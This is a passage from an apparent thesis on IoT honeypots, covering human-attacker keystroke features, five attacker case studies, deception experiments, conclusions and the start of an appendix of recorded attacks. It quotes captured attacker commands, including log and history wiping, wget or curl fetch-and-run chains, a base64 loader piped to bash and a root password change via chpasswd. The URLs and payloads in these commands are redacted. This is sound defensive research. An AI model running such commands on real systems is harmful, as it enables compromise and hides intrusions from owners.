In our data set, we also identified the attack sessions in which the above discussed features associated with human attackers were present, as shown in Figure 7.4. For example, `Enter` and `New Line` were pressed by attackers when executing commands in nearly 60 attack sessions. Whereas, features such as `Ctrl-x`, `Ctrl-z`, `Left`, `Right` were found in less than 10 attack sessions. These sessions with presence of above discussed features represented the behaviour of human attackers in terms of interacting with systems for exploitation.

7.3.3 Observations

We report our observations as follows by analysing the attack sessions in which above mentioned features found:

- Human attackers interacting with the terminal press `Enter` to exe-

cute instruction(s). It is possible that attackers send an instruction as a single command, multiple commands with separators or multiple instructions (commands). However, they press `Enter` for execution. It can be seen from Figure 7.4 that in almost all of the attacks, `New Line` and `Enter` found together.

- During the interaction to perform attack process, human attackers use a combination of typing commands as a character by character or paste commands. We can generalise our observation as: 1) short commands, e.g., (`ls -a, cat .bash_history, cd .., uname -a, rm -rf`) are typed and `Spacebar` was used, which gives a good indication of the presence of human attackers and 2) long commands, the combination of multiple commands using separators and multiple commands were pasted. It can be seen from Figure 7.4 that in more than 50% of attacks, `Spacebar` as a feature was present. For the other attacks, where `Spacebar` not recorded, commands such as `top, w` were executed. In such cases, the above discussed scenario of pressing `Enter` helped to indicate the presence of human attackers. These commands were found to be typed in the terminal as a character by character.

- Typographical errors are recorded when humans type commands and then `Backspace` was used to correct them. `Backspace` was also used to remove commands by attackers when they decided to change the command before the execution. Another interesting finding is that to make corrections; attackers also used cursor keys such as `Left, Right` along with `Backspace` to remove specific character(s) in commands which were potentially mistyped.

- Human attackers also make other types of errors while typing commands such as: 1) pressing `Consecutive_Spacebar`, 2) spelling mistakes, e.g., (`uanem a-, ngproc`) which should be (`uname -a, nproc`) respectively, and 3) pressing wrong keys, e.g., `ls =a` which

should be `ls -a`.

- Human attackers also used various shortcuts, e.g., `Ctrl-c, Ctrl-v, Ctrl-x, Ctrl-z, Ctrl-h`, as these shortcut keys were found in attack data. `Ctrl-c` was not only pressed for copying but to stop the execution of current command. `Ctrl-v` may be pressed for pasting commands. However, in most of the attacks, it was found that attackers used mouse clicks to paste commands. `Ctrl-x` and `Ctrl-z` were also found which may be used for cut and undo. `Ctrl-h` was also found which is the shortcut used for deleting the character before the cursor. `Up` cursor key was also used as a shortcut to execute same command again, such as attacker first typed `df -hg` then again executed without retyping and using `Up` cursor key.

- Other keys such as `Tab, Home, Clear and Esc` were also found as shown in Figure 7.4 in the attacks we investigated performed by human attackers.

- We also observed attackers' behaviour when their commands are not successfully executed. One of the possible reasons for failing to execute the command could be that they have mistyped the command and then they correct it such as first `ls =a` was executed then the following command executed was `ls -a`. Another possible reason for failure is that the command is not available on the system or the results from execution are not those expected. For example, we have observed repeated similar commands with variations such as, first, `vim config.json` was entered which resulted as command not found. Then, the following executed command was `vi config.json` which shows as terminal entry not found. The attacker moved to execute the next command after this.

- The most common behaviour for the human attackers we found is that they spend considerable time performing two activities. The

first activity is discovering knowledge about the device. We found that in most of the attacks, commands such as `ifconfig`, `top`, `uname -a`, `w`, `nproc` were executed. The reasons could be that: 1) attackers wanted to obtain information about the device before performing further actions and 2) these commands are fairly standard and commonly found on most of the target machines. The second activity is exploring directories and files. Commands related to changing file directories, listing files, creating dummy folders, files and listing them again are commonly found in attacks performed by human attackers.

The above discussion concludes that the existence of identified features allows labelling attack sessions performed by human attackers, assuming that most bot attackers have not been designed to possess these characteristics. Moreover, we have also reported general observations related to activities performed by human attackers. Further extending our analysis, we also discuss case studies of various human attackers representing different behaviours in terms of interacting with honeypots to perform attacks, potential intentions and classify them based on skill levels.

7.4 Case Studies: Human Attackers

We discuss some of the case studies of attacks performed by human attackers in this section.

7.4.1 Attacker 1:

This attacker successfully logged into honeypots deployed in various locations. Generally, where this attacker performed only one attack session, first, multiple commands were typed to obtain information about the device. Subsequently, a series of commands were pasted to clear the traces of the attacks by removing commands history and login details. The attacker


then tried to download the file from a Uniform Resource Locator (URL) address and run it in some cases. The downloaded file's title indicates to be designed to perform log cleaning. The attack process is therefore comprised of successfully breaking in, getting device information and hiding traces of the attacker's activity.

The attack pattern for the attacker was different in cases where the attacker returned to a honeypot over multiple sessions. In such cases, the attacker kept checking the basic details about the device. This is similar to the attack pattern discussed above. However, the attacker was not interested in removing traces of their activity; instead, downloading files from various URL addresses, extracting, installing files and removing them were part of the actions performed.

The features identified above were also found such as pressing `Tab`, `Backspace`, `Ctrl-c`, `Spacebar` multiple times in the attack sessions performed by this attacker. The skills of this attacker can be categorised as high because various types of commands were executed to obtain system information and a series of commands were also pasted. Moreover, it is also seen that attackers spent considerable time on the machine performing the attack process. For the "top" command, we also found delay before executing the following command and the reason could be as the attacker was observing the simulated output. Snippets of commands from various attacks performed by this attacker are provided in Figure 7.5.

7.4.2 Attacker 2:

This attacker successfully logged into three honeypots deployed in the same location. Commands typed in the attack sessions performed by this attacker were mostly for exploring file directories and listing files. The attacker also pasted a command to download a file from a URL address. The skills of this attacker can be categorised as medium because limited interaction is done. The attacker used cursor keys and pressed `Backspace`,



Attacker 1

- ls -a
- ifconfig
- unset HISTFILE
- history -n
- unset WATCH
- export HISTFILE=/dev/null
- rm -rf .bash_history
- rm -rf /var/run/wtmp -
- rm -rf /var/log/lastlog
- cd /var/log/
- rm -rf wtmp
- rm -rf lastlog
- rm -rf messages
- touch messagess
- touch wtmp
- cd /root
- touch .bash_history
- cat .bash_history
- top
- wget
- uname -a
- cat /etc/issue
- sendmail
- nproc
- ifconfig
- ip a | grep global
- wget URL address;unzip filename.zip;rm -rf filename.zip;cd filename;./ filename -u root
- wget URL address;perl filename;rm -rf filename
- exit
- cd ..
- wget URL address;tar zxvf filename.tgz;rm -rf filename.tgz;mv ;cd ; ./ filename; undenet
- top4
- top

Attacker 2

- ls
- BusyBox v*** built-in shell (ash)
- exit
- ls
- cd /
- ls
- df -hg
- ls
- cd cbin
- 'cd bin
- cd bin
- mdkir 1
- ls
- curl -s -L URL address/filename bash -s
- cd ..
- cd tno
- cd tmp
- ls
- wget URL address
- vim filename
- vi filename
- ./ filename

Attacker 3

- W
- free -mt
- nproc
- lspci
- nvidia-smi
- lshw
- apt
- um
- yum
- lscpu
- cat /proc/cpuinfo
- yum install lshw
- lshw -C display
- w
- ls
- lspci
- lshw -C display
- lscpui
- lscpu

Attacker 4

- wget URL address
- chmod 777 filename
- ./ filename
- ls directoryname
- ps ;echo ;ls directoryname /proc/*/exe;echo ;cat /etc/passwd;echo ;ip addr;echo ; ls directoryname | grep -v '/' | grep . | sort;echo ;pwd;echo ;uname -various options; echo ;cat /etc/system-release;cat /etc/issue;echo ;cat /proc/cpuinfo;echo ;
- echo | tr :
- ls
- wget URL address
- chmod URL address/ filename
- ./ filename
- wget
- wget URL address
- chmod 777 filename
- ./ filename
- ls

Attacker 5

- wget URL address
- perl ninfo
- rm -rf filename; pkill filename; wget URL address; chmod +x * ; ./ filename URL address -u -p ; mv; rm -rf .bash_history ; history -c ; rm -rf ~/.bash_history

Figure 7.5: Commands executed by attackers in various sessions.

`Tab, Enter` while typing and executing commands. Snippets of commands from various attacks performed by the attacker are provided in Figure 7.5.

7.4.3 Attacker 3:

This attacker successfully logged into two honeypots deployed in the same location. Commands typed in the attack sessions performed by this attacker were focused on obtaining basic information about the device such as CPU information, logged in users, memory and hardware information. Basic commands were executed so the skills of this attacker could be categorised as low. This attacker used cursor keys, pressed `Backspace, Tab, Enter` and shortcut keys such as `Ctrl-x, Ctrl-z and Ctrl-c` while typing and executing commands. Snippets of commands from various attacks performed by the attacker are provided in Figure 7.5.

7.4.4 Attacker 4:

This attacker successfully logged into a honeypot server and performed two attack sessions. In one of the attacks, the attacker executed multiple commands together as a single instruction gathering device's information. The main commands used were to download files, assign permissions and install them. This attacker's skill level is categorised as medium because the attacker was not only limited to extracting device information but also performed further actions. We identified the use of features `Ctrl-h, Backspace and Enter` while typing and executing commands. Snippets of commands from various attacks performed by the attacker are provided in Figure 7.5.

7.4.5 Attacker 5:

This attacker successfully logged into a honeypot server and performed two attack sessions. In one of the attacks, the attacker executed multiple commands together as a single instruction to kill some processes, download files, assign permissions, execute downloaded files and remove traces of the activity by erasing the history of commands. The attacker just logged into the system in the next attack session and changed the password. The attacker's skill level can be categorised as the medium because the attacker was able to execute commands using domain knowledge and pasted multiple commands as an instruction to perform some actions. During the attack sessions, this attacker pressed `Enter, Spacebar` to type and execute commands. Snippets of commands from various attacks performed by the attacker are provided in Figure 7.5.

The cases discussed above show that human attackers can perform various attack actions. The patterns of issuing commands reveal that attackers have different skill levels. Some of them were limited to typing basic commands with typographical mistakes. Others were skilled enough to write more advanced commands such as downloading malware files, extracting them, assigning permissions and removing traces of their activities. The features proposed in this chapter were also found in these attacks which helped detect the presence of human attackers.

7.5 Advantages of Increasing Deception

This section talks about how to bring about deception benefits. For this purpose, we performed analysis on our data set to evaluate the following two hypotheses:

7.5.1 H1: Increasing deception to represent IoT-specific characteristics leads to receiving IoT attacks.

We deployed 15 honeypots including default and custom installation of Cowrie on five geographical locations worldwide, as shown in Figure 7.1. On each location, one honeypot with default settings and two honeypots with IoT-specific customised settings, i.e., improved deception, were deployed. We used these experimental settings to establish a benchmark to compare traffic received on default and custom honeypots for each location.

The total number of attack sessions, i.e., not only interactive sessions, received in North America, Singapore and Australia on custom and default honeypots are closer, as shown in Figure 7.6. However, in Amsterdam and New Zealand, the total number of attacks received on default honeypots are significantly higher than attacks received on custom honeypots, as shown in Figure 7.6.




Figure 7.6: Attack sessions on default and custom honeypots.

The custom honeypots with IoT-specific characteristics were resilient against break-in attempts because of the restrictions set on the username and password combinations. In comparison, normal honeypots allow at-

tackers to login with any username and password. The credential list does not contain very strong passwords for the custom honeypots. However, few attackers successfully logged in to the system on all those machines, as shown in Figure 7.7. In comparison, most attackers successfully logged into the default honeypot systems, as shown in Figure 7.8.




Figure 7.7: Successful login sessions on custom honeypots.




Figure 7.8: Successful login sessions on default honeypots.

All of the honeypots were the target of campaigns for various types of attacks. For custom honeypots, we received IoT-specific attacks containing similar commands reported in [41]. On custom honeypots, many attacks included commands involving `busybox` keyword. It has been reported

that `busybox` providing Shell environment for IoT devices or commands containing `busybox` keywords are used to gain access to Shell by IoT malware [115, 68]. Moreover, it is found that on custom honeypots, attackers were mostly successful in login using credentials taken from IoT malware source code (discussed above) and targeted Telnet port 23. Default honeypots received other types of attack campaigns as well in addition to IoT attacks.

From here, two key takeaways can be drawn. First, the attackers try to login with usernames and passwords their dictionaries contain. This gives us information that setting up devices with a strong password is the primary step to secure them. Second, choice of login credentials used to get into the device have a major impact on the type of attack. The possible reason could be that specifically in the case of botnet attacks, they are seeded with a fixed username and password list, based on well-known credentials used for specific types of devices. This is a good way to increase deception and convince them to perform desired attacks.

7.5.2 H2: Increasing deception leads to manipulating attackers' behaviours for longer engagements.

We investigated and compared attackers' activities on the default and custom honeypots in each location to explore the advantages of increasing deception. For this purpose, attacks performed by human attackers were investigated.

In the custom honeypots, "top" command was showing dynamic output with a list of processes running, whereas default honeypots showed a static message. We used this command as a metric to understand that increasing deception helps manipulate attackers' behaviour and convince them for longer engagement to waste their resources such as spending time looking at the dummy output. Several cases were found in which attackers visited honeypots and executed "top" command.

In Figure 7.9, we show the time spent by various attackers on default and custom honeypots when they executed "top" command to the following action in attack sessions. It can be seen that attackers spend more time observing the output of the "top" command on custom honeypots than on the default configuration. This shows that increasing deception to provide support for dynamic and customised outputs will result in higher interaction time.




Figure 7.9: Time spent by the attackers executing "top" command in attack sessions on honeypots.

Existing studies have proposed various methods to convince attackers to establish longer engagements. Luo et al. [95] improved the replying logic to choose the best response against attackers' actions. Improving replying logic resulted in extending the attack sessions and higher probability of capturing exploit code in the process. Wagener et al. [152] proposed an adaptive honeypot "Heliza", which can be used to keep attackers busy. They discussed a reward function as delay between two commands which shows that higher delay corresponds to an attacker's longer reaction time. Our study aimed to identify human attackers and understand how they interact with devices and perform an attack process. Application of Arti-

ficial Intelligence (AI) and Machine Learning (ML) techniques to increase deception and improving the attacker's interaction with the honeypot was outside the scope of this study.

7.5.3 Observations

Evaluating the hypotheses discussed above, we report our observations as:

- Different deployment locations of honeypots show variations in the number of attacks received.
- Increasing deception to make custom honeypots resilient in login functionality resulted in the decrease of successful compromises. However, more targeted and IoT-specific attacks received as login credentials involved combinations extracted from an IoT malware's dictionary.
- Large active attack campaigns are currently underway to target IoT devices on the Internet.
- Increasing deception such as providing support for a larger number of commands with dynamic and customised outputs helps in manipulating the behaviour of the attackers and convince them to establish and maintain longer engagements.

7.6 Summary

We conducted a large experiment by deploying 15 server honeypots in five locations worldwide and collected data for two months. Analysing the attacks captured, we proposed a representative set of features covering the behavioural characteristics of human attackers when they interact

with a command-line system. Existing studies were limited to identification based on typographical errors made by humans and slower typing speed. We discussed other potential features instruction patterns and the usage of modifier, cursor control and other keys and how these features assist in detecting human attackers. Further extending our analysis, we discussed five case studies of human attackers and reported our observations as human attackers possess different skill levels, such as executing basic commands with typographical mistakes and issuing advanced commands. They performed an attack process combining typing commands as a character by character and pasting commands. The intentions to perform attacks varied from obtaining basic information to downloading, installing malware files and removing traces.

This chapter also investigated the advantages of increasing deception by comparing attacks received on default and custom honeypots with improved deceptive capabilities. We found that changing configurations and increasing deception at various levels can result in making the honeypot more resilient but lure device (IoT)-specific attacks and convince the attackers maintaining longer engagements.

Chapter 8

Conclusions and Future Work

The overall goal of this thesis aims at understanding Internet of Things (IoT) attacks, threat actors and their behaviours and uses probabilistic modelling and prior knowledge to propose a deception-based security framework. A key feature of this thesis is the experimental data collection and empirical analysis using categorisation and clustering techniques. The following research objectives are achieved considering overall goal of the thesis:

- Designing an IoT Kill Chain (IoTKC) model to provide in-depth details on IoT attack process, tools and techniques used to exploit IoT devices.
- Proposing a deception-based security framework discussing the process of planning, developing, deploying and monitoring defence actions against attacks by utilising the knowledge of known attacks in pre-planning stage. This allows defenders to take defensive actions based on the probabilities of future attack actions and subsequently increase defenders reward.
- Identifying and constructing features for clustering IoT attacks based on the similarities and differences in attack commands issued during exploitation process to understand behavioural patterns.

- Performing a risk assessment study on conducting large honeypot-based experiment in IoT environments for data collection.
- Identifying the features to characterise human attackers and studying their behaviour in terms of interacting with target systems.

8.1 Research Contributions

In this section, we review the research contributions made by our work representing Chapter 3 to Chapter 7.

8.1.1 Designing IoTKC model

This research analysed more than 30,000 captured attacks on IoT devices using the Cyber Kill Chain (CKC) model. We extended the CKC model to a more specific IoTKC model. This model highlighted the actions taken by the attackers and their tactics in each phase of the attack process. We also provided an analysis of the collected data and identified the frequently targeted IoT ports and login credentials used to enter the devices.

8.1.2 Proposing a deception-based security framework

This research proposed a deception-based security framework. The framework introduces a pre-planning phase on top of other traditional planning, deploying, evaluating and monitoring phases. This phase used the knowledge of known attacks to actively interact with attackers, predict their actions based on the probabilities of following a sequence and subsequently provide proactive defence through the selection of defensive measures based on attack actions.

A case study of attacks captured on simulated IoT devices was modelled as an Markov Decision Process (MDP) and various probabilistic properties were verified using PRISM model checker. The properties verifica-

tion results showed that the associated cost to perform defence actions can be decreased for predicted attacks. The proposed framework also discussed various aspects such as why, what, how and when deception and learning from the previous experiences can provide improved protection. Representing attackers' behaviour in the process and various quantification measures to evaluate defence performance were also part of the framework.

8.1.3 Identifying and constructing features for IoT attacks clustering

This research proposed a feature set extracted from IoT attack patterns captured on our honeypot. Various dimensions such as depth of interaction by the attacker in the process, attacker's behaviour and utilisation of resources were considered. Then, clustering algorithms were applied and random tree models were designed to highlight the distribution of attacks and classification features. The applicability of identified features and extended coverage to attack attributes have been discussed. However, some limitations were also highlighted such as the usage of domain knowledge, potential subjective bias and lack of analysing attacks for variations in attack commands and their effects.

The analysis was extended to address the limitations. A new approach is proposed comprised of feature extraction from command data, feature construction using Autoencoder (AE) and clustering IoT attacks to understand the effects of changes in commands on behavioural patterns of attacks. The proposed approach handles domain knowledge and subjective bias limitations by removing the process of manually correlating commands. AE-based feature construction is used to automatically learn and extract characteristics of command data. Moreover, clustering arrangements on AE constructed features provided meaningful interpretations for understanding the changes in commands on behavioural aspects of IoT at-

tacks and the links between captured attacks.

8.1.4 Performing a risk assessment study for a honeypot-based experiment

This research performed Failure Modes and Effects Analysis (FMEA) analysis for a honeypot-based cyber security experiment. This helped us identify the factors affecting a cyber security experiment regarding deceptive capabilities, increasing exposure, avoiding detection, deploying and monitoring the honeypots. For relevant configurations, components and deceptive capabilities; we analysed possible failure modes, their effects on experimental results, the possible causes of failures, available controls to detect and mitigate failures and recommended actions to be taken.

8.1.5 Characterising human attackers and study of their interaction behaviours

This research conducted a large experiment by deploying 15 server honeypots in various geographical locations around the world and collected attack data for two months. A representative feature set was proposed to identify the behavioural characteristics of human attackers when they interact with the target system. The scenarios included instruction patterns and the usage of modifier, cursor control and other keys when entering commands to detect the presence of human attackers.

Analysis was further extended to discuss various case studies of human attackers and observations such as human attackers possessing different skill levels. Human attackers perform an attack process combining typing commands as a character by character and as well as pasting commands. The intentions to perform attacks vary from obtaining basic information to downloading and installing malware files and removing traces.

We also discussed the advantages of increasing deception by compar-

ing attacks received on default and custom honeypots with improved IoT-specific deceptive capabilities. Changing configurations and increasing deception at various levels resulted in making the honeypot more resilient but lured IoT-specific attacks and convinced attackers to maintain longer engagements.

8.2 Future Work

This section discusses future research directions to extend this work.

8.2.1 Early detection of attacks and preemptive measures

The findings reported in Chapters 3 and 5 point to two dimensions. First dimension shows preserving the captured attacks in a sequence of issued commands showing linked actions performed in the exploitation process. Second dimension shows the variations in attack actions (sent through Shell commands) introduced by attackers can be used to group the attacks. For example, attacks with minor variations that may belong to one group generally represent similar behaviour and attacks with distinct commands may represent different behaviours of attacks.

The information obtained through collecting attack commands in terms of sequence and variations can be utilised to defend against the attacks providing early detection and taking preemptive measures. A possible scenario is where we are receiving attacks on the system containing similar or identical commands. We can potentially map the sources of these attacks as operated by the same botnet or botmaster based on various factors such as attacks being received on a specific period, similar attack tactics, continuously targeting the system, spending similar time and others. In such cases, preemptive measures should be taken based on the early detection of such behaviours. For example, source IP addresses should be redirected to robust filtering mechanisms to disrupt attack campaigns.

Moreover, network-wide scanning should be performed to detect internal and external threats and handle accordingly based on planned security measures.

This research dimension needs to be investigated in detail to identify the characteristics of botnets, understand their behaviours and then design security solutions to apply network-wide for detecting and defending against botnet attacks.

8.2.2 Controlled experiments to study human attackers

Chapter 7 focused on identifying features to detect the presence of human attackers considering their interaction with the honeypots and then discussing various attackers' case studies. The data was collected by deploying honeypots using virtual private servers on the Internet.

This work can be further extended by analysing data collected from human participants in a controlled environment. Human participants can be trained/instructed to perform specific actions to understand their characteristics when interacting with a command-line system. The participants can also be introduced to a command-line system and allow them to interact with the system for exploitation based on their own skill sets and intentions for what they will be looking for in a compromised system. Both of these methods offer advantages and have associated challenges. The first will allow gathering more targeted and directed information based on instructions passed to the participants. However, it may introduce potential subjective bias and limited information may be collected. The second method will enable the participants to do the activities without any restriction but may gather data not useful for the study.

A challenge for conducting controlled experiments is that the external validity of the results is low as there could be a limited number of participants and they may not be representative of the population of all attackers. Internal validity is also questioned in controlled experiments

as the attributes and characteristics associated with participants such as background education and subject knowledge could introduce bias into the studies. It is also possible that participants aware of interacting with deception systems may be cautious in their actions. Hence bias is introduced through prior knowledge of the experiment.

Before conducting controlled experiments, all these challenges should be addressed using a systematic study. A detailed experiment plan should be made considering how to control internal and external variables influencing the study, outlining the plan for participants, designing experimental activities, managing the anonymity and privacy of participants when reporting the results. The data analysis will inform the observations on humans behaviours when interacting with the command-line systems. A comparative study can also be performed to compare the attackers behaviour between the controlled and other online studies.

8.2.3 Extend the experiments

The experiments could be further extended by deploying more honeypots on various geographical locations worldwide for a longer period. In this way, larger data sets can be prepared for further analysis. The generated data sets can provide various dimensions to explore such as:

- Increasing exposure in different regions providing the information about locations receiving similar attacks, sources of those attacks, active campaigns at a specific time and location-specific attacks.
- Deploying Medium-interaction Honeypots (MIHPs) and High-interaction Honeypots (HIHPs) honeypots to obtain insights on how attackers behave while interacting with the systems which offer various levels of services. It is possible that attackers interacting with HIHPs expose more information when they believe in the system than MIHPs or Low-interaction Honeypots (LIHPs) where their actions are inter-

rupted based on limited services and honeypot capabilities. However, low, medium and high interaction honeypots offering various services also have associated risks and cost factors [134]. These factors should be investigated while extending the work before deploying honeypots and deciding on tradeoffs such as maintenance and administrative costs associated with high interaction honeypots.

8.2.4 Future of IoT Kill Chain

In Chapter 3, the IoTKC model has been proposed to discuss the IoT attack process. Later, we used the IoTKC to formulate an MDP model and identify features for categorising IoT attacks in Chapters 4 and 5, respectively. This research can be further extended considering the following aspects of using the IoTKC model.

MITRE ATT&CK (Adversarial Tactics, Techniques and Common Knowledge) framework is a model developed to discuss the life cycle of cyber attacks [86]. ATT&CK is a knowledge base which discusses attackers' behaviours and the attack processes they follow based on the observations recorded in real-time [106, 119]. A matrix representation is provided by ATT&CK that allows to map attackers' tactics and techniques to identify their behaviours. This helps detect attacks and provides defence based on the intelligence gained [119]. CKC is another model designed to identify and defend against cyber attacks by understanding adversaries, as discussed in Chapter 2. Looking on both models, a major difference is that CKC presents the attack structure composed of seven steps linked sequentially and each phase discusses the attackers' tactics, techniques and procedures. In comparison, ATT&CK presents a hierarchical framework in which attackers' tactics are not presented as a sequence of linked actions. This suggests that it is possible that attackers do not follow all the tactics in a sequence to complete an attack process.

Our proposal for the IoTKC model is based on mapping captured at-

tacks to the CKC model. This choice was made as we preserved captured attacks in the sequence of issued commands and the phases proposed in the CKC model are more general, allowing mapping attack commands very well. In the captured attack data set, we observed that attackers download and install malware files which need further investigation. Moreover, it is also required to look at the lateral movements of attackers once they successfully compromise IoT devices. Considering these requirements and a matrix provided by ATT&CK, future work will map the IoTKC model to MITRE ATT&CK framework and look for the potential of extending IoTKC.

Another aspect is to revisit the IoTKC model with new attack data and consider the behaviours of various types of attackers including botnets, automated scripts and humans. In Chapter 7, we collected a new attack data set by deploying honeypots on various geographical locations. As reported that there could be location-specific attacks and it is also possible that the same attack campaigns are active in various geographical locations. Moreover, we observed variations in commands by attackers to introduce new variants. Future work should consider revisiting the IoTKC model with new attack data set to look for the potential to extend it. Similarly, it is also important to discuss how the IoTKC model applies to the tactics of human attackers. We propose conducting controlled experiments with human participants in future work. This data set will provide the opportunity to map captured attacks with the IoTKC model and determine the possibility of extending it to cover how human attackers interact with command-line systems in the attack process.

Future work could investigate the research dimensions discussed above.

Appendix A

Appendices

A.1 Attacks Recorded on the Honeypot

- **Attack 1**

```
1-"cd /var/tmp; echo ""Encoded String"">
.threatstackcloudsecops; base64 --decode
.threatstackcloudsecops | bash"
2-cat /proc/cpuinfo | grep name | wc -l
3-"echo ""root:fGHQka1rpoc7""|chpasswd|bash"
4-"echo ""321"" > /var/tmp/.var03522123"
5-rm -rf /var/tmp/.var03522123
6-cat /var/tmp/.var03522123 | head -n 1
7-cat /proc/cpuinfo | grep name | head -n 1 |
awk '{print $4,$5,$6,$7,$8,$9;},'
8-free -m | grep Mem | awk '{print $2,$3,$4,
$5,$6,$7},'
9-ls -lh $(which ls)
10-which ls
11-crontab -l
12-w
13-uname -m
```

```
14-cat /proc/cpuinfo | grep model | grep name
| wc -l
15-top
16-uname
17-uname -a
18-lscpu | grep Model
```

- **Attack 2**

  ...Commands 1-2 are identical to Commands 1-2 of Attack 1...

  ```
